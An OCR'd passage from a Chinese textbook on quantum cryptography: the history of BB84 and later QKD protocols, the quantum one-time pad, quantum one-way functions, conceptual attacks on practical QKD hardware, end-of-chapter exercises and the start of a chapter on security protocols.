规律将从根本上解决经典密码某些无法解决的问题。在这些规律中，对量子密码学起关键作用的是测不准原理，即测量量子系统时通常会对该系统产生干扰，并产生出关于该系统测量前状态的不完整信息，因此任何对于量子信道进行监测的努力都会以某种检测的方式干扰在此信道中传输的信息。

量子密码由哥伦比亚大学的年轻学者 S. Wiesner 于 1969 年在一篇题为《共轭编码》的论文中首先提出来的。该文提出了一个全新的概念，即利用量子比特的不可克隆性来制造不可伪造的"量子钞票"。但是这个设想需要长时间保存量子比特，而在当时量子比特的存储时间极短，实现"量子钞票"简直就是天方夜谭，该想法没有引起人们的注意。

20 世纪 80 年代初，IBM 公司科学家 C. H. Bennett 和加拿大 Montreal 大学密码学家 G. Brassard 重新研究了 Wiesner 的思想，发现把量子比特用于传输信息比量子比特的存储更重要。1984 年，Bennett 和 Brassard 提出了第一个量子密码方案——BB84 方案，该方案在理论上能保证信息传输的无条件安全性，它利用量子力学的测不准原理和量子不可克隆定理，通过公开信道传输量子比特，实时产生密钥，并且任何的窃听行为都能轻而易举地被检测出来。该设想可表述为：由电磁能产生的量子(如光子)可以充当为密码解码的一次性使用的"钥匙"。每个量子代表比特含量的信息，量子的极化方式(波的运动方向)代表数字化信息的数码。量子一般能以四种方式极化，水平的和垂直的，互为一组；两条对角线的，也是互为一组。代表量子信息的 0 和 1 就由这些彼此正交的偏振态来表示。

这样，每发送出一串量子，就代表一组数字化信息。而每次只送出一个量子，就可以有效地排除黑客窃取更多的"量子密码"的可能性。例如，有一个窃听者开始向"量子密码"进行窃听，他必须先用接收设施从发射出的一连串量子中吸去一个量子。这时，发射密码的一方就会发现发射出的量子流出现了空格。于是，为了填补这个空格，窃听者不得不再发射一个量子。但是，由于量子密码是利用量子的极化方式编排密码的，根据量子力学原理，同时检测出量子的 4 种极化方式是完全不可能的，窃听者不得不根据自己的猜测随便填补一个量子，这个量子由于极化方式的不同很快就会被发现。迄今为止，BB84 方案是被使用得最多的量子密码方案，这样一个简单却具有良好安全性能的密码方案引起了密码学界的极大关注。从此，量子密码引起了国际物理界和密码学界的高度重视，开始对量子密码展开了丰富多彩的研究，取得了大量的研究成果。BB84 方案流程如图 5.5 所示，实例如表 5.4 所示。

1989 年，世界上第一个量子密钥分发(Quantum Key Distribution)实验在 IBM 公司 Thomas 实验室获得成功，该实验采用 BB84 协议，其实验通信距离在自由空间中虽然仅有 32cm，但为今后量子信息科学的发展起到了举足轻重的作用。1991 年，牛津大学科学家 A. Ekert 提出了利用 EPR 纠缠对来实现的量子密钥分发协议。1992 年，Bennett 又提出了一种方案，现称之为 B92 协议。相对于 BB84 协议而言，这种方案更为简单，但是效率只有 BB84 协议的一半。1993 年，英国国防研究部首先在光纤中实现了基于 BB84 方案的量子密钥分发，光纤传输长度为 10 公里。这项研究后来转到英国通讯实验室进行，到 1995 年，经多方改进，在 30 公里长的光纤传输中成功实现了量子密钥分发。1993 年，瑞士日内瓦大学基于 BB84 方案的偏振编码方案，在 1.1km 长的光纤中传输 1.3μm 波长的光子，误码率仅为 0.54%，并于 1995 年在日内瓦湖底铺设的 23 公里民用光通信光缆中进行了实地表演，误码率为 3.4%。1993 年，Bennett 等 6 位不同国家的科学家发表了一篇开创性的论文，提




图 5.5　BB84 量子密钥分配的过程

表 5.4　BB84 一个实例

A 发送	↑	→	↑	↖	↗	↖	↖	→
B 选基	⊗	⊕	⊕	⊗	⊕	⊗	⊕	⊕
B 测量	↗	→	↑		→	↖		→
比对		→	↑			↖		→
生成密钥		0	1			1		0

出了利用经典与量子相结合的方法来实现量子隐形传态(Quantum Teleportation)的方案。1997 年，奥地利 Innsbruck 大学实验物理研究所的一个研究组成功进行了“量子隐形传态”实验。1994 年，美国 AT&T 计算机科学家 P. Shor 利用量子叠加性和纠缠态提出了著名的大数因式分解量子算法——Shor 算法，显示了量子计算的效率可以远远超过经典计算。1995 年，L. K. Grover 提出了量子搜索算法。这两种量子算法表明，采用量子计算可以轻而易举地破译各种传统的基于数学计算复杂度的密码体系。也就是说，一旦量子计算领域获得重大突破，它所具有的特殊性能，将使经典的密码体系彻底地“无密可保”。

近几年，量子信息科学已然成为世界的研究热点。2009 年 1 月，NIST 公布了一个报告"量子信息科学联邦版本"。报告提出"美国创造了控制、操纵量子事态的科学基础，为了构造 21 世纪技术知识基础，证明了物理、数学、计算能力和量子信息处理系统的限制"。从专家组提出的研究热点抽象出 23 个封闭的量子信息科学不同的方向。

英国布里斯托尔大学等机构的研究人员在 2010 年第九期美国《科学》杂志上报告了量子计算机研究领域的新进展。领导研究的杰里米·奥布赖恩教授认为，这一进展可能使量子计算机面世的时间提前到 10 年之内：奥布赖恩教授说，从单光子到双光子是一个巨大的跨越，每添加一个光子，量子计算机可解决问题的复杂程度是成指数增加的，比方说单光子的量子游走可以带来 10 个结果，那么双光子的量子游走将可以带来 100 种结果。他说："许多人认为量子计算机至少要再等 25 年才会出现，但我们相信，在使用这种新技术之后，10 年内就可能出现超越传统计算机的量子计算机。"事实上，2011 年 5 月 23 日，加拿大量子计算公司 D-Wave 正式发布了全球第一款商用型量子计算机"D-Wave One"，量子计算机的梦想距离我们又近了一大步。到 2020 年，计算机从速度到硬件不得不"被量子"。以未来互联网的角度、以量子信息的角度，量子替代电子从硬件到软件都做好了充分的准备。

5.4.2 量子密码与传统密码的异同点

研究的两种不同观点。一种观点是在设计量子签名协议时，应该充分利用量子性质来解决问题，以达到无条件安全，如果再把基于经典密码的计算难题引入到量子数字签名协议中来，这就失去了本来意义，另一种观点是：由于达到完善保密限制过高，目前需要一种结合传统计算密码和量子密码的方案，达到逐步过渡，这种观点的研究者把许多传统计算密码中的思想和工具都用到量子密码中，如量子随机预言模型等。

量子密钥分配分成两个大类：一类是制备测量协议(Prenare and Measure Protocols)，包括 BB84、B92 等，它的安全性是基于量子力学 3 个基本定律；而另一类是基于纠缠的协议(Entanglement-Based Protocols)，它的安全性由量子比特的纠缠性直接保证，如 BBM 协议。

5.4.3 量子一次一密

量子一次一密是经典的一次一密在量子密码中的应用。量子一次一密和经典的一次一密一样，密钥的比特位数和被加密信息的比特位数相同。通信双方首先用量子密钥分发协议分配密钥，然后加密，根据密钥对要加密的消息采取相应的幺正操作。例如 M 个幺正操作的集合$\{U_k\}$，其中 $k=1,\cdots,M$，每个元素 U_k 为幺正矩阵，密钥 k 选择的概率为 p_k，那么可以运用相应的幺正操作 U_k 对输入量子态进行加密，解密时则对加密态运用幺正操作 U_k^{+} 得到原始消息态，输出量子态 ρ_C 为加密态，那么可得到加密输出的混合态 $\rho_C = \sum_k \rho_k U_k \rho U_k^{+}$。举例说明：密钥和被加密信息的位数均为 n，如果密钥第 i 位为 0，加密方不对消息态做任何操作；如果密钥第 i 位为 1，则对消息态相应的量子位执行 σ_Z 操作，这样就对 n 个量子位的消息进行了加密。类似还可以设计出其他的量子一次一密算法。

5.4.4 量子单向函数

为了避免使计算密码中广泛应用的各类陷门单向函数如 RSA 函数在后量子时代单向

性消失，人们构造了3类量子单向函数。

第一类量子单向函数是指在“量子计算机存在而且不能求解NP完全问题”假设下具有单向性的经典函数，并基于此研究了后量子时代的各类密码学问题。

第二类量子单向函数是作用在量子态上的诱导量子单向函数。它由经典单向函数诱导生成，是计算安全的。可以证明，只有基于陷门单向函数才能诱导出此类量子单向函数，不过陷门从此消失。所以在量子态上的单向函数怎样构造陷门就是一个问题。2003年杨理等基于McEliece公钥密码体制构造出第一个作用在量子态上的陷门单向函数和公钥加密算法，并构造了量子态上的消息认证算法。

第三类量子单向函数是把经典序列随机映射到某一量子态上去。此类函数用于承诺协议时具有信息论安全的隐藏性(即单向性)，但由于EPR攻击的存在，不具有计算无关的绑定性(即量子比特承诺的no-go定理)。2006年基于这种映射杨理和李宝构造了具有双向物理安全性的量子比特承诺协议，目前已证明这一类量子比特承诺协议的安全性确实超越了经典比特承诺协议安全性的理论极限。

实例：经典的量子单向函数为映射 $f(i): I \to O$。即对于任意输入 $i \in I$，容易计算，而对于几乎所有的 $i \in I$ 求逆困难。Gottesman基于经典的单向函数，提出了量子单向函数的概念：即输入长度为 L 的经典比特串 k，输出 n 个量子位的量子态 $|f_k\rangle$，其中 $L \gg n$，映射 $k \to |f_k\rangle$ 易于计算，但已知 $|f_k\rangle$ 求逆困难。量子信息理论一个基本定理——Holevo定理是求逆困难的依据。Holevo定理限制了从量子态 $|f_k\rangle$ 中获取经典信息的数量，对 n 个量子比特的测量至多能得到 n 个经典比特的信息，由于 $L \gg n$，根据 $|f_k\rangle$ 成功猜测 k 的机会非常小，所以映射 $k \to |f_k\rangle$ 可视为一种量子单向函数。

5.4.5 量子密码安全性挑战

对于量子密钥分配系统，所有的安全性证明都不是绝对的。在证明的时候或多或少地都自定义了一些假设，并以此为基础来进行证明。但是对于实际量子密钥分发系统，由于不完美器件的使用，这些缺陷就可以成为对实际系统攻击的出发点。

1. 光子数分离攻击(Photon number Splitting attack)

因为缺少实际可用的标准单光子源，通常系统中使用弱相干光或参量下转换光源来进行代替。但是其光子数态分布，前者是泊松分布，后者是热分布，均存在着多光子脉冲的概率。对于这部分脉冲，窃听者Eve可以采用PNS攻击来获取信息量。Eve进行这种攻击有3个前提条件：首先，它能建立任意长度的衰减为零的透明信道，来补偿自己的操作带来的光强衰减；其次，她能够进行量子非破坏性测量，即她能够分辨出脉冲信号中的光子数而不会影响到量子态本身；最后，她需要拥有量子存储，以方便自己把分离的信号进行保存，直至掌握到Alice和Bob之间的公开对基信息后再进行测量。

2. 时移攻击(Time-shift attack)

在普通的BB84方案中，为了提高系统效率和密钥生成率，会使用两个盖革模式(Geiger mode)的阈值单光子探测器，选择不同基进行测量。理论上Eve无法区分这两台探测器，不会引入安全性漏洞。然而在实际中由于响应以及电子线路等各种因素，两台探测器是无法保证完全一致。这就意味着Eve有机会能区分探测器。通过在公开信道里的操作，Eve能实现对Bob测量结果的改变，实施伪装态攻击(Fake state attack)，从而获取一定的信息量。

实际阈值探测器能被攻击的自由度很多，量子效率、响应波长、脉冲的偏振，都可以被 Eve 利用来进行攻击。目前在实际中操作的攻击是基于探测器的测量效率时间曲线不完全重叠。Eve 不作任何的测量，只是改变脉冲到达 Bob 端的时间，来获取信息。

3. 特洛伊木马攻击（Trojan-horse attack）

量子密码的安全性证明中规定了 Alice 和 Bob 均拥有自己的安全区。然而由于光学部分器件的影响，实际系统安全区是无法实现，Eve 总可以探知到双方实验室内的部分信息。一种攻击手段是 Eve 用强光入射到 Alice 或 Bob 端，并利用 OTDL 来测量干涉环各个器件端面的反射光强度，通过观察相位调制器的反射光强度来获知当前的调制相位。等待 Alice 和 Bob 对基后，Eve 可以完全获取密钥。一般来说，这种攻击对于双向量子密钥分配系统很有效，而单向量子密钥传输可以在实验室的出口位置通过高隔离度的光环形器来控制实验室和外界的连接，抵御木马攻击。

以上这些都是针对实际量子密码系统中可能存在的安全性漏洞设计的攻击策略。由此可见，实际系统的复杂度远远超出了协议的理论方案。只有不断地对实际系统进行研究，完善其理论模型使之与实际情况更接近，才能为量子密码系统的实用化提供坚实的理论保障。

5.5 小　　结

电子计算机的产生，使得密码学从机械时代发展到了计算机时代。计算机的计算能力影响着密码系统的设计者，也影响了密码系统的攻击者。

电子计算机的计算能力存在瓶颈。根据摩尔定律，在一块固定面积的芯片上，被集成的晶片的数量以一到两年的时间增加一倍。问题是芯片的密度受到一定的物理限制，这样限制了晶片的数量，连带也限制了电子计算机的计算速度。当芯片密度越来越大，晶片之间的距离以纳米为单位来计算的话，就会出现量子效应。这样，量子计算机就诞生了！

计算密码研究的，很大的一部分是在加长密钥位数，或者多次加密方面。但是香农的完全加密理论指出：一个加密系统要达到完全加密的要求，密钥的长度要与明文的长度一样长。这是不现实的！即便是公钥密码体制，由于密钥安全是基于大数分解的，随着计算能力的快速发展，也会变得很不安全。

量子的特性如下：

(1) 传统意义上，任何粒子都处在一个明确的状态，是否测量都不会改变状态。

(2) 量子力学：量子同时处在不同的状态，只是这些状态各自有不同的发生概率（量子叠加性），但是一旦被测量，状态就被确定（量子态的坍缩）。

(3) 利用量子作出的单一位元，就称为量子位元（Quantum Bit，Qubit）。

(4) 量子位元与传统位元的比较：传统位元：任一时刻，非 0 即 1，确定的；量子位元：$|0\rangle$、$|1\rangle$、$\alpha|0\rangle+\beta|1\rangle$（超位置 SuperPosition），其中 $|\alpha|^2+|\beta|^2=1$。一旦测量 $|\alpha|^2$ 和 $|\beta|^2$，也是确定的，非 0 即 1，存在一个发生概率。

(5) 真正的随机性：$\frac{1}{\sqrt{2}}|0\rangle+\frac{1}{\sqrt{2}}|1\rangle$，各自有 1/2 的概率为状态 $|0\rangle$ 和 $|1\rangle$。所以量子计算机可以生成传统电子计算机头疼的真正随机数。

(6) n 个量子位元，可以产生 2^n 个所有可能组合（n 位二进制数）。量子计算机的处理器

有 n 个量子位元，那么同一时间执行一次运算，就可以同时对所有 2^n 个不同状态作运算。而传统的电子计算机一次只能处理一个状态。按理论估算，一个有 5000 个量子位元的量子计算机，用 30s 就可以解决相同位元的大数的因式分解问题，而传统的计算机需要 100 亿年（地球的年龄是 46 亿年，太阳还有 50 亿年寿命，产生智能只要 46 亿年！）。

5.6 习　　题

1. 简述物理密码与计算密码区别。
2. 量子密码基于量子的两个物理禀性是什么？
3. 量子计算对现有密码进行攻击的方法主要有哪 3 种？
4. 抗量子密码技术主要包括哪几类？

第三篇

安全协议——衔接之桥

第6章 安全协议概述

安全协议是网络安全体系的操作系统。

——网络名言

6.1 安全协议的基本概念

信息安全是一个没有尽头的任务,信息社会存在一天,信息安全就会存在一天。攻防共生共存,魔高一尺,道高一丈,反之亦然。完美的理论,并不一定能够解决信息安全的实际问题,理论到实践是一个系统工程,而安全协议的模型与设计是这个工程的核心,是承载信息安全体系的脊梁,是应用选择理论的载体:设计安全协议不单单是基于技术本身,也要考虑应用的成本、代价和体验。

6.1.1 游戏规则的建立

所谓协议(Protocol),就是两个或两个以上的参与者为完成某项特定的任务而采取的一系列步骤。这包含3层含义:第一,协议自始至终是有序的过程,每一个步骤必须依次执行。在前一步没有执行完之前,后面的步骤不可能执行。第二,协议至少需要两个参与者。一个人可以通过执行一系列的步骤来完成某项任务,但它不构成协议。第三,通过执行协议必须能够完成某项任务。

协议还有其他特点:

(1) 协议中的每人都必须了解协议,并且预先知道所要完成的所有步骤。

(2) 协议中的每人都必须同意遵循它。

(3) 协议必须是不模糊的,每一步必须明确定义,并且不会引起误解。

(4) 协议必须是完整的,对每种可能的情况必须规定具体的动作。

安全协议(Security Protocol)是建立在某种体系(密码体制、量子禀性)基础上且提供安全服务的一种交互通信的协议,它运行在计算机通信网络或分布式系统中,借助于特定算法来达到密钥分配、身份认证等目的。安全协议的密码基础是由3类基石构造的,如图6.1所示。

安全协议的通信系统基本安全模型如图6.2所示。

安全协议的参与者可能是可以信任的实体,也可能是攻击者和完全不信任的实体。安全协议的目标不仅仅是实现信息的加密传输,参与协议的各方可能希望通过分享部分秘密来计算某个值、生成某个随机序列、向对方表明自己的身份或签订某个合同等。解决这些安




图 6.1　3 类密码学的理论基础




图 6.2　通信系统的安全模型

全问题就需要在协议中采用密码技术,因为它们是防止或检测非法用户对网络进行窃听和欺骗攻击的关键技术措施。对于采用了这些技术的安全协议来说,如果非法用户不可能从协议中获得比协议自身所体现的更多的、有用的信息,那么就可以说协议是安全的。安全协议中采用了多种不同的密码体制,其层次结构如表 6.1 所示。

表 6.1　安全协议层次结构

层　　次	计 算 密 码	量 子 密 码
